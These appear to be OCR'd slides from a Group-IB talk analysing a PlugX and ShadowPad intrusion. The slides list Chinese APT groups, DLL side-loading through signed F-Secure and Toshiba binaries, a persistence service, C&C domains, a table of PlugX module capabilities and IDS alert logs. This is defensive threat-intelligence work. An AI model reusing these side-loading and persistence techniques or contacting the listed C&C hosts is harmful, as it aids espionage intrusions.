
GROUP iB

Do you have a PlugX ?

DEEPSEC.NET

WHO WE ARE




Artem Artemov

Head of Digital Forensics Lab

~ 300 investigations

~ 90 training sessions and workshops

~ 100 publications in the media



Rustam Mirkasymov

Head of Cyber Threat Research dpt.
twitter: @Ta1ien

The incident

Compromise, violation of the confidentiality, availability and integrity (information security policy)


Severity: volume and importance of the data involved in the information security incident

Data

Business continuity

Product malfunction, SLA violation

Severity: the degree of degradation of productivity and the share of customers



APT 3, Gothic Panda, Buckeye	🇨🇳	2007-Nov 2017	
APT 17, Deputy Dog, Elderwood, Sneaky Panda	🇨🇳	2009-Sep 2017	
APT 20, Violin Panda	🇨🇳	2014-2017	
APT 31, Judgment Panda, Zirconium	🇨🇳	2016-Autumn 2020	
APT 41	🇨🇳	2012-Aug 2020	
AVIVORE	🇨🇳	2015	
Axiom, Group 72	🇨🇳	2008-2008/2014	
Barium	🇨🇳	2016-Nov 2017	
Bookworm	🇨🇳	2015	
Calypso	🇨🇳	2016-Mar 2021	🔥
CardinalLizard	🇨🇳	2014	
DragonOK	🇨🇳	2015-Jan 2017	
Emissary Panda, APT 27, LuckyMouse, Bronze Union	🇨🇳	2010-Mar 2021	🔥
Goblin Panda, Cycldek, Conimes	🇨🇳	2013-2018	
IronHusky	🇨🇳	2017	
Leviathan, APT 40, TEMP.Periscope	🇨🇳	2013-Jan 2020	
Mustang Panda, Bronze President	🇨🇳	2014-Mar 2020	
Naikon, Lotus Panda	🇨🇳	2012-2017	
NetTraveler, APT 21, Hammer Panda	🇨🇳	2004-Dec 2015	
Nightshade Panda, APT 9, Group 27	🇨🇳	2013-Sep 2016	
PKPLUG	🇨🇳	2016	
RedDelta	🇨🇳	2020-Mar 2021	🔥
Roaming Tiger	🇨🇳	2014-Aug 2015	
Samurai Panda	🇨🇳	2009	
Stone Panda, APT 10, menuPass	🇨🇳	2006-Feb 2021	🔥
TA428	🇨🇳	2019-Dec 2020	
TA459	🇨🇳	2017	
Turbine Panda, APT 26, Shell Crew, WebMasters, KungFu Kittens	🇨🇳	2010-Oct 2018	
Wicked Spider, APT 22	🇨🇳	2018	

PlugX

Used by Chinese nation-state groups since at least 2012

- TA428 (IronHusky)
- Mustang Panda, Bronze President
- APT41 (Axiom, Wicked Panda, BARIUM, **Winnti**, Wicked Spider, Double Dragon)
- APT27 (Emissary Panda, Bronze Union, Lucky Mouse, Iron Tiger)
- TA459
- Goblin Panda (Conimes, Hellsing, Cycldek)
- Hurricane Panda (TEMP.Avengers)
- Leviathan (APT40, TEMP.Periscope, TEMP.Jumper)
- Stone Panda (APT10, MenuPass, Red Apollo)

PlugX

The main aim of these groups is espionage

- Military organisations
- Political institutes
- Government organisations
- Scientific institutes
- Industrial complex (related to military)
- Telecom companies
- Financial organizations (Banks)

GROUP|IB

I’m giving you a nightcall

To tell you how I feel


I want you to drive to us through the night

To find what they steal

DEEPINTEL.NET

Threat Hunting Framework (16 August 2018)

|GROUP|IB|



Research → Hunt → Detect → Respond

GROUP–IB THREAT INTELLIGENCE & ATTRIBUTION

GROUP-IB THREAT HUNTING FRAMEWORK

Huntpoint
Behaviour Inspection & Host Forensics

Sensor Industrial
Industrial control systems analysis

Sensor
Network Research & Protection


Polygon
Malware Detonation & Research

Huntbox
Collaborative Hunting & Response Platform

Decryptor
TLS/SSL traffic Decrypting


It's not an ad! That's how it worked

Why is there such strange communication?



🇨🇳	CN	6 881	85.6%
🇷🇺	RU	366	4.6%
🇳🇱	NL	197	2.5%
🇫🇷	FR	176	2.2%
🇺🇸	US	116	1.4%


- To many China connections



16 августа 2018 в 06:32	103.43.16.183
16 августа 2018 в 06:33	103.43.16.183
20 августа 2018 в 14:40	103.43.16.183
20 августа 2018 в 14:52	103.43.16.183

- PlugX connections →

192.168.100.67
192.168.100.73
192.168.100.143
192.168.100.65
192.168.100.154
192.168.100.134
192.168.100.27
192.168.100.137
192.168.100.101
192.168.100.77
192.168.100.110




23 августа 2018 в 15:30	31.148.220.212
28 августа 2018 в 05:14	31.148.220.212

- Cobalt Strike connections

Let’s take a look at plugX


Our suspects



1	fsguidll.exe	465 504
2	fslapi.dll	53 248
3	fslapi.dll.gui	115 629

1. fsguidll.exe is a component of F-Secure

/signed



Сведения о цифровой подписи

Эта цифровая подпись действительна.

Информация о подписавшем

Имя: F-Secure Corporation

Электронная почта: Нет данных

Время подписания: 4 апреля 2008 г. 18:05:28

2. fslapi.dll loaded DLL from the same folder -

PlugX.Loader

3. fslapi.dll.gui read - PlugX.Main.

And all the files went to :

«C:\Documents and Settings\All Users\DRM\fZTucC»

Next steps


C&C: injected **PlugX.Main** in **svchost.exe** - **www.clamvt.com**

→ **Persistence**: Created Service named “**mTy**” to start **fsguidll.exe** from «C:\Documents and Settings\All Users\DRM\fZTucC»

DISK	Keylogger	Nethood	Netstat	Option	Portmap	Process	Regedit	Screen	Service	Shell	SQL	Telnet
Get info	Logging	Get info about network shares Connect to share with stolen credentials	Get info about TCP connections Get info about UDP connections Check status of specific TCP connection	Block session	Port-forwarding	Get pslist	Create key	Remote control	Get services	Create CMD process with output and input to C&C	Get SQL sources	Create console
Read				Close session		Injected modules?	Delete key	Take screenshot	Change service type		Get SQL drivers	Send command
Create	🙂			Restart		End process	Copy to another	Send mouse click	Start service		Connect to SQL source	
Copy				Turn Off			Get key	Send keybord click	Send a code to service			
Delete							Get key value	Send ctrl+alt+del	Delete service			
Move							Set key value					
rename							Delete key value					
							Rename key value					

Modules

Meterpreter? Ok!




```
[redacted]
www.arestc.net 103.[redacted]
www.clamvt.com 103.[redacted]
www.pneword.net 103[redacted]
www.slompbit.xyz 45[redacted]

[redacted]
192.168.100.30   103.2[redacted]74 PlugX (pneword.net)                        08 September
192.168.100.143  103.2[redacted]74 PlugX domain http request (pneword.net)   08 September
192.168.100.71   103.2[redacted]74 PlugX domain http request (pneword.net)   08 September
192.168.55.223   176.3[redacted]3  TROJAN Possible Hajime Beacon              08 September
192.168.100.2    195.1[redacted].94 PlugX domain DNS Lookup (pneword.net)     31 August — Today 13:10 249
192.168.100.3    95.18[redacted]94 PlugX domain DNS Lookup (pneword.net)      31 August — Today 13:17 65
192.168.100.52   103.4[redacted]   Receiving Meterpreter M1                   18 September
192.168.100.32   103.2[redacted]   Receiving Meterpreter M1                   30 August
192.168.55.193   176.2[redacted]   Meterpreter Known IP-adresses 10           30 August
192.168.100.77   103.4[redacted]3  PlugX Related Checkin                      20 August — 08 September
192.168.100.65   103.4[redacted]3  PlugX Related Checkin                      16 August — 19 August
192.168.100.19   103.4[redacted]3  PlugX Related Checkin                      16 August — 22 August
192.168.12.114   103.5[redacted]   PlugX Related Checkin                      30 August
192.168.9.22     103.5[redacted]   PlugX Related Checkin                      30 August
```

What else?

1. Found legitimate file **msmsgs.exe** - component

of Bluetooth Stack for Windows by TOSHIBA

/signed



Сведения о цифровой подписи

Эта цифровая подпись действительна.

Информация о подписавшем

Имя: TOSHIBA CORPORATION

Электронная почта: Нет данных

Время подписания: 24 июля 2008 г. 5:24:59

2. **TosBtKbd.dll** loaded DLL from the same folder -

ShadowPad.Loader


3. **TosBtKbd.co** read - ShadowPad.Main.

And all the files went to : «C:\ProgramData\Messenger»

